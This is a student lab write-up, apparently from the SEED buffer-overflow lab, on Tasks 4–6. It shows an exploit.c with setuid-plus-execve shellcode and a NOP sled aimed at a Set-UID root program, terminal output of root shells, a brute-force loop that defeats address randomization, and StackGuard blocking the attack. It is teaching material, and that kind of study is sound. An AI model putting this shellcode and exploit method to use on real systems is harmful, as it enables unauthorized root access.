
```
seed@pes1201800144rajdeep:~/.../final$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Feb 18 22:03 dash_shell_test
seed@pes1201800144rajdeep:~/.../final$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ 
```

Screenshot 4.3: Executing dash_shell_test, we enter the non-root terminal




```
seed@pes1201800144rajdeep:~/.../final$ ls -l dash_shell_test2
-rwsr-xr-x 1 root seed 7444 Feb 18 22:05 dash_shell_test2
seed@pes1201800144rajdeep:~/.../final$ ./dash_shell_test2
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Screenshot 4.4: Uncommented line in code which sets the uid to 0 and running the program, we get a root shell



```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax */
    "\x31\xdb"             /* xorl    %ebx,%ebx   */
    "\xb0\xd5"             /* movb    $0xd5,%al   */
    "\xcd\x80"             /* int     $0x80      */

    "\x31\xc0"             /* xorl   %eax,%eax              */
    "\x50"                 /* pushl  %eax                   */
    "\x68""//sh"           /* pushl  $0x68732f2f            */
    "\x68""/bin"           /* pushl  $0x6e69622f            */
    "\x89\xe3"             /* movl   %esp,%ebx              */
    "\x50"                 /* pushl  %eax                   */
    "\x53"                 /* pushl  %ebx                   */
    "\x89\xe1"             /* movl   %esp,%ecx              */
    "\x99"                 /* cdq                           */
    "\xb0\x0b"             /* movb   $0x0b,%al              */
    "\xcd\x80"             /* int    $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    int shelllen,offset,buff,ebp,ret;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    shelllen = strlen(shellcode);
    memcpy(buffer+517-shelllen, shellcode, shelllen);
    buff=0xbfffe950;
    ebp=0xbfffea48;
    offset=ebp-buff+4;
```

Screenshot 4.5: Code snippet for exploit.c → changes made




```
seed@pes1201800144rajdeep:~/.../final$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Feb 18 22:23 stack
seed@pes1201800144rajdeep:~/.../final$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Screenshot 4.6: On executing the stack program, we get a root shell


This time the /bin/dash countermeasure is present due to symbolic link from /bin/sh to /bin/dash unlike in Task 2. Exploit.c is modified as shown in Screenshot 4.5 → assembly code to perform system call of setuid is added to the shellcode. When this is executed, badfile is created which on execution of stack, runs the stack Set UID root program.

TASK 5:




```
seed@pes1201800144rajdeep:~/.../final$ sudo sysctl -w kernel.randomize_va_space=
2
kernel.randomize_va_space = 2
seed@pes1201800144rajdeep:~/.../final$ ./stack
Segmentation fault
seed@pes1201800144rajdeep:~/.../final$ 
```

Screenshot 5.1: Address randomization is enabled for stack and heap. Then the stack program is run which produces segmentation fault




```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done


```

Screenshot 5.2: Code snippet of infinite.sh



```
1 minutes and 10 seconds elapsed.
The program has been running 46530 times so far.
./infinite.sh: line 15: 22844 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46531 times so far.
./infinite.sh: line 15: 22845 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46532 times so far.
./infinite.sh: line 15: 22846 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46533 times so far.
./infinite.sh: line 15: 22847 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46534 times so far.
./infinite.sh: line 15: 22848 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46535 times so far.
./infinite.sh: line 15: 22849 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46536 times so far.
./infinite.sh: line 15: 22850 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46537 times so far.
# 
```

Screenshot 5.3: When the infinite.sh script execution ends, a root shell is achieved




```
1 minutes and 10 seconds elapsed.
The program has been running 46531 times so far.
./infinite.sh: line 15: 22845 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46532 times so far.
./infinite.sh: line 15: 22846 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46533 times so far.
./infinite.sh: line 15: 22847 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46534 times so far.
./infinite.sh: line 15: 22848 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46535 times so far.
./infinite.sh: line 15: 22849 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46536 times so far.
./infinite.sh: line 15: 22850 Segmentation fault      ./stack
1 minutes and 10 seconds elapsed.
The program has been running 46537 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Screenshot 5.4: When checking id, uid=0(root)


In the previous tasks, the stack frame randomization was disabled which made it easy to guess the offset and to place the malicious payload. In this task, randomization is enabled. Hence, to perform the overflow we need to execute a brute force attack to get the address. This is done through infinite.sh script.

TASK 6:



```
seed@pes1201800144rajdeep:~/.../final$ sudo sysctl -w kernel.randomize_va_space=
0
kernel.randomize_va_space = 0
seed@pes1201800144rajdeep:~/.../final$ 
```

Screenshot 6.1: Disabling the address randomization




```
root@VM:/home/seed/Desktop/final# gcc -o stack stack.c -z execstack
root@VM:/home/seed/Desktop/final# chmod 4755 stack
root@VM:/home/seed/Desktop/final# ls -l stack
-rwsr-xr-x 1 root root 7564 Feb 18 22:39 stack
root@VM:/home/seed/Desktop/final# exit
seed@pes1201800144rajdeep:~/.../final$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
seed@pes1201800144rajdeep:~/.../final$
```

Screenshot 6.2: When executing the program with executable stack and with stackguard protection, the output is “stack smashing detected”

This happens since stackguard protection protects from buffer overflow. This explains that the stackguard protection detects buffer overflow on stack-allocated variables and prevents them from causing program misbehaviour or from becoming serious vulnerabilities.

